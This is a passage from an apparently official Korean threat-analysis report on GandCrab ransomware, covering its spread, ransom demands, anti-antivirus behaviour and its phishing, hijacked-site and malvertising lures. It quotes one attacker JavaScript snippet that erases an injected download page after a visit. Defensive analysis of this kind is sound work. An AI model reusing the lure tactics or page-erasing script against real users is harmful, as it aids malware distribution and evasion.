

---

# 랜섬웨어 악성코드 분석 기술 보고서

끝나지 않는 위협, '랜드크랩'

---

2019. 2.

한국인터넷진흥원

본 보고서 내용은 무단 전제할 수 없으며, 인용할 경우 그 출처를 반드시 명시하여야 합니다.



# 목 차



I . 개요 .....	1
II . 갠드크랩 랜섬웨어 기본정보 .....	4
1. 유포 현황 .....	4
2. 감염증상 .....	4
3. 주요 목적 .....	5
4. 특이점 .....	6
III . 유포 방법 .....	7
1. 유포방법 .....	7
2. 유포 기술 분석 .....	12
IV . 갠드크랩 악성코드 상세분석 .....	18
1. 버전 별 주요 특징 .....	18
2. 갠드크랩 버전 1 분석 .....	22
3. 갠드크랩 버전 2 분석 .....	36
4. 갠드크랩 버전 3 분석 .....	42
5. 갠드크랩 버전 4 분석 .....	45
6. 갠드크랩 버전 5 분석 .....	58
V . 패커(Packer) 분석 .....	64
VI . 연관성 분석 .....	71
1. 연관성 정보 .....	71
2. 악성 이메일 유포 방식의 연관성 .....	73
3. 첨부파일의 연관성 .....	76
4. 악성코드 생성자 연관성 .....	77
5. 유포지 연관성 .....	78
6. 코드 유사성 .....	80
VII . 추가 정보 .....	83
♣ 참고자료 .....	88

# I. 개요

전 세계를 종횡무진 휩쓸고 있는 랜섬웨어는 끊임없이 신·변종 랜섬웨어로 진화하면서 국내·외를 대상으로 공격을 이어가고 있다. 2018년도의 랜섬웨어는 2017년에 비해 종류가 다양해졌으며, 기능도 고도화·지능화 되어 그 위협도가 커졌다고 할 수 있다. 특히, ‘서비스형 랜섬웨어(RaaS, Ransomware as a Service)’ 형태로 제작되어 판매되고 있어, 다수의 공격자가 쉽게 악성코드를 구매하여 공격할 수 있기 때문에 피해가 지속적으로 증가되고 있는 상황이다.

다음은 2018년에 나타났던 랜섬웨어를 특징별로 정리한 내용이다.

특징	랜섬웨어 종류
백신 우회 및 무력화 랜섬웨어	Kraken, Gandcrab, Hermes, Avcrypt, SynAck
즉시 복호화가 가능할 정도로 낮은 수준의 랜섬웨어	Carmen, Cryptonar
RDP공격을 이용하는 랜섬웨어	Crysis, LockCrypt, Ryuk
랜섬노트가 한국어인 랜섬웨어	Kraken Cryptor
특정 국가 암호화 제외 랜섬웨어	Paradise, Aurora, Zorro
업데이트 메시지로 위장한 랜섬웨어	Stop
FTP를 이용한 C2통신 랜섬웨어	XiaoBa
기업/정부기관을 공격하는 랜섬웨어	Samsam
공격자와 채팅이 가능한 랜섬웨어	CryptOn
무료로 복호화가 가능한 랜섬웨어(특정국가 대상)	Sigrun
오픈소스 기반 랜섬웨어	Hidden Tear 변종, GonnaCry
유포기능이 포함된 랜섬웨어	WannaCry 변종

가장 큰 특징은 파일을 암호화하는 랜섬웨어의 기본 기능 외에도, 다른 악성코드에서 사용하는 탐지 회피 및 공격 기법 등이 추가되었다는 점이다. 백신 우회나 무력화를 시도하고, 윈도우 업데이트 메시지 등 정상 프로그램으로 위장하여 사용자가 속기 쉽게 만들었다. 또한, 최신 취약점 공격을 적용하거나 RDP공격을 이용하는 등의 신종 랜섬웨어들이 나타났다.

그동안 랜섬웨어에 대한 사회적 보안의식이 높아졌고 보안업계의 대응도 적극적이기

때문에, 공격자 입장에서 피해규모를 늘리기 위해서는 랜섬웨어의 진화는 필수적이었을 것으로 추정된다.

2018년 한국인터넷진흥원에 신고 된 피해신고 자료를 살펴보면, 국내를 대상으로 하는 랜섬웨어는 지속적으로 나타났지만 갠드크랩 랜섬웨어가 독보적인 피해를 주었다는 것을 알 수 있다.




그림 1 2018년 한국인터넷진흥원 랜섬웨어 피해신고 건수

국내 백신사에서 탐지/차단 된 통계 자료에서도 갠드크랩이 가장 많은 공격을 시도하였던 것으로 나타난다.




그림 2 백신사 Top3 랜섬웨어 탐지통계

올해 초부터 취약한 웹사이트를 통해 유포되기 시작한 랜드크랩은 지속적인 업데이트를 통해(12월 19일 기준 버전 5.0.9) 기능을 추가하고, 이력서 및 공공기관을 사칭하거나 취약점을 악용하는 등의 유포방식 발전으로 공격 양상이 갈수록 커지고 고도화되어 많은 피해를 주었다. 특히 특정인 사칭, 오타 없이 정교하게 한글로 작성된 메일 내용 등의 사회공학 기법을 통해 많은 피해를 낳았다. 실제로 피해 신고 내용을 보면 신뢰할 만한 기관인 공정거래위원회나 경찰청을 사칭한 경우 감염 피해가 컸던 것으로 확인되었다.

본 보고서는 2018년 국내에 가장 많은 피해를 주었던 랜드크랩 랜섬웨어에 대해 유포부터 공격 원리(암호화 방식, 키 관리 등)까지 상세히 분석하고자 한다.

## II. 갠드크랩 랜섬웨어 기본정보

### 1. 유포 현황

갠드크랩 악성코드는 버전 1이 발견된 2018년 1월부터 시작해 현재까지 지속적으로 위협을 가하고 있다. 주로 유창한 한국어 구사 능력을 기반으로 이메일을 통한 이력서 사칭, 파일 다운로드 유도, 멀티바이징 등을 통해 지금 이 순간도 활발히 유포하고 있다.

### 2. 감염증상

갠드크랩 랜섬웨어에 감염되면 사용자의 주요 파일이 사용할 수 없도록 암호화시키며, 확장자는 “.GDCB”, “.KRAB”등으로 변경된다. 또한 피해자가 랜섬웨어 감염을 인지할 수 있도록 감염 사실 및 복구관련 안내 페이지를 생성하며, 특정 버전에서는 배경화면 또한 변경시킨다.




그림 3 랜섬웨어 감염 알림 화면

암호화 된 파일의 복구를 위해 토르(Tor)<sup>1)</sup> 브라우저를 설치해야 하며, 미화 3000달러 상당의 대시(DASH) 또는 비트코인(BitCoin)을 지불하도록 요구한다.

1) 네트워크에서 사용자의 신원을 알 수 없도록 해 익명성을 보장하는 웹브라우저




그림 4 토르 브라우저를 이용 접속 및 지불 페이지 정보

### 3. 주요 목적

갠드크랩 랜섬웨어의 주요 목적은 금전적 이득(가상화폐)이다. 개발자는 다크웹에서 RaaS(Ransomware as a Service)를 기반으로 랜섬웨어를 제작해 판매하고 있으며 유포자는 다크웹을 통해 이 악성코드를 구매해 유포하고 감염시스템 정보, 복호화 키 정보 등을 웹 페이지를 통해 관리한다.




그림 5갠드크랩 관리 패널 (출처: David Montenegro's Twitter)



## 4. 특이점

갠드크랩 랜섬웨어가 보이는 특이점은 위협이 되는 기업이나 인물에 대해 공격적인 행동을 취한다는 것이다. 초기 기업이나 분석가의 이름을 악성코드 내에 명시하는 것으로 시작해 버전 4부터 특정 백신을 무력화하기 위한 공격을 수행하였다.

버전	날짜	보안기업	공격 방향	갠드크랩
2.1	2018년 4월	안랩, Kill-switch 공개	⇒	
4.0	7월	포티넷, kill-switch 공개	⇒	"Fortinet & ahnlab, mutex is also kill-switch not only lockfile ;)" 포함
4.1.2	7월	안랩, 암호화 방지 툴 공개		
4.1.2	7월		⇐	"ahnlab 러시아어 욕이 담긴 사진의 URL" 포함
4.2.1	8월		⇐	V3 공격 코드 (커널 메모리 커럽션) "hey ahnlab, score - 1:1" 포함
4.3	8월		⇐	윈도우 버전에 맞는 V3 언인스톨러 실행
4.3	9월		⇐	V3 언인스톨 화면 숨김 & 자동 버튼 클릭, AVAST 백신 삭제
5.0.1	10월		⇐	WMIC를 이용한 V3 제거기능 추가
5.0.2	10월		⇐	V3 언인스톨 방식 변경
5.0.3	10월		⇐	V3 언인스톨 방식 변경
1x, 2x, 5x	10월	비트디펜더, 복구툴 공개	⇒	
1x, 5x	10월	이셋 시리아 위한 복구툴 공개	⇒	

### III. 유포 방법

#### 1. 유포방법

갠드크랩 랜섬웨어는 다양한 유포 방식을 이용하여 국내를 타겟으로 하는 공격을 시도하고 있다. 사용자로 하여금 첨부파일을 열어볼 수 있도록 작성된 이메일을 발송하거나, 웹서버를 직접 구성하여 정상파일로 위장한 파일을 업로드해 유포하는 방법 등 정교화 및 고도화된 사회공학 기법으로 지속적으로 공격을 시도하고 있다.

##### 1) 이메일을 통한 유포

공격자는 다양한 방법으로 유포를 하고 있지만, 악성 이메일을 통해 유포하는 방법을 가장 많이 사용하고 있다.

사용자로 하여금 메일에 포함된 링크나 파일을 클릭하여 실행하도록 유도하고 있으며, 문서가 열리면서 랜섬웨어에 감염되는 공격 방법을 이용하고 있다.

이메일 주소는 실제 사용 중인 주소를 탈취하거나 사칭하여 공격에 사용하였고, 본문 내용은 메일 주소를 사용한 사람과 연관된 내용으로 오타 없이 정교하게 작성하여 정상적인 메일로 보이도록 위장하였다. 특히, 신뢰할 수 있는 정부기관이나 업체를 사칭하였다.

##### ■ 악성 메일 유포 사례

- ① 저작권에 위배되었으니 이미지를 확인해달라는 내용을 담고 있으며, 첨부된 파일의 이미지를 열람하도록 유도하고 있다. 첨부된 파일을 열람하면 랜섬웨어에 감염 되게 된다.




그림 6 디자이너 사칭 악성메일

- ② 소송에 관련된 내용으로 신뢰할 수 있는 법원을 사칭하여 메일을 발송하였다. 소송에 관련된 자세한 정보를 확인하기 위해서 링크를 클릭하도록 유도하고 있다. 링크 클릭 시 정상파일로 위장한 랜섬웨어를 다운로드 받게 되며, 다운로드 받은 파일 실행 시 랜섬웨어에 감염된다.




그림 7 법원 사칭 악성메일

- ③ 공격자는 이력서로 위장한 파일을 첨부하여 인사담당자를 대상으로 문서를

열람하도록 유도하였다. 문서를 열람하면 VB스크립트나 취약점을 이용하여 랜섬웨어를 실행하도록 하였다.




그림 8 이력서 사칭 악성메일

이외에도, 공정거래위원회를 사칭하거나 택배 배송조희로 위장하는 등 다양한 내용으로 악성메일을 지속적으로 발송하고 있다.

## 2) 웹서버구축을 통한 유포

공격자는 손쉽게 파일을 공유할 수 있는 웹서버(Berry Webshare, Mongoose 등)를 설정하고, 정상으로 위장한 프로그램(보이스웨어, 카카오톡, 북한폰트 등)이나 악성 문서파일을 업로드하여 사용자가 다운로드 받아 실행할 수 있도록 구성했다.



그림 9 Berryz WebShare를 이용한 웹서버 구축

### 3) 탈취한 홈페이지를 통한 유포

공격자는 워드프레스로 작성된 홈페이지를 탈취하여 다수의 웹페이지를 삽입하고, 업로드한 파일을 의심 없이 다운로드 받을 수 있도록 검색 포털 사이트를 통해 가장 상위에 노출<sup>2)</sup> 되도록 설정하였다.




그림 10 검색 포털에 노출된 랜섬웨어 악성코드 파일

2) 주제(키워드)를 본문에 다수 포함되도록 작성

삽입된 웹페이지는 모두 동일한 형태로 구성되어 있었다. 명시된 링크 클릭시 유포지로 설정된 URL로 접속하여 정상파일로 위장한 랜섬웨어를 다운로드 받는다.




그림 11 랜섬웨어 유포 웹페이지

또한, 웹페이지 내부에 특정 스크립트를 삽입<sup>3)</sup>하여 한번 접속한 웹페이지는 사용할 수 없도록 페이지를 삭제하여 정상적인 페이지<sup>4)</sup>가 나타날 수 있도록 하였다.

```
function remove(elem) {
    if (!elem) return;
    elem.parentNode.removeChild(elem);
}
if (!document.all) document.all = document.getElementsByTagName("*");
for (i = 0; i < document.all.length; i++) {
    if (document.all[i].tagName == "BODY" || document.all[i].tagName == "HTML") {} else {
        remove(document.all[i]);
    }
}
```

그림 12 악성코드 링크 삭제 코드

3) 스크립트 'InnerHTML'을 이용하여 페이지를 삽입하고 사용된 스크립트는 삭제

4) 한글로 작성되었지만 검색포털에서 검색이 잘 될 수 있도록 특정 키워드 위주로 이루어져 있으며, 정상적인 문장이 아님



#### 4) 멀버타이징을 통한 유포

공격자는 취약한 광고페이지를 통해 멀버타이징 기법으로 랜섬웨어를 유포하였다. 최신 보안업데이트가 되지 않은 불특정 다수를 대상으로 몇 가지 익스플로잇 킷을 이용하여 공격을 시도하였다. 하지만, 보안소프트웨어 설치 및 최신 보안 업데이트가 적용되어 있는 시스템의 경우 감염시키기 어렵다는 문제로 국내에서는 다른 유포 방법을 많이 사용하는 것으로 확인되고 있다.

## 2. 유포 기술 분석

갠드크랩은 스크립트, 취약점 등 다양한 기법을 이용하여 사용자 모르게 랜섬웨어를 다운로드 받거나 실행되도록 하였다.

### 1) 바로가기 파일(lnk)

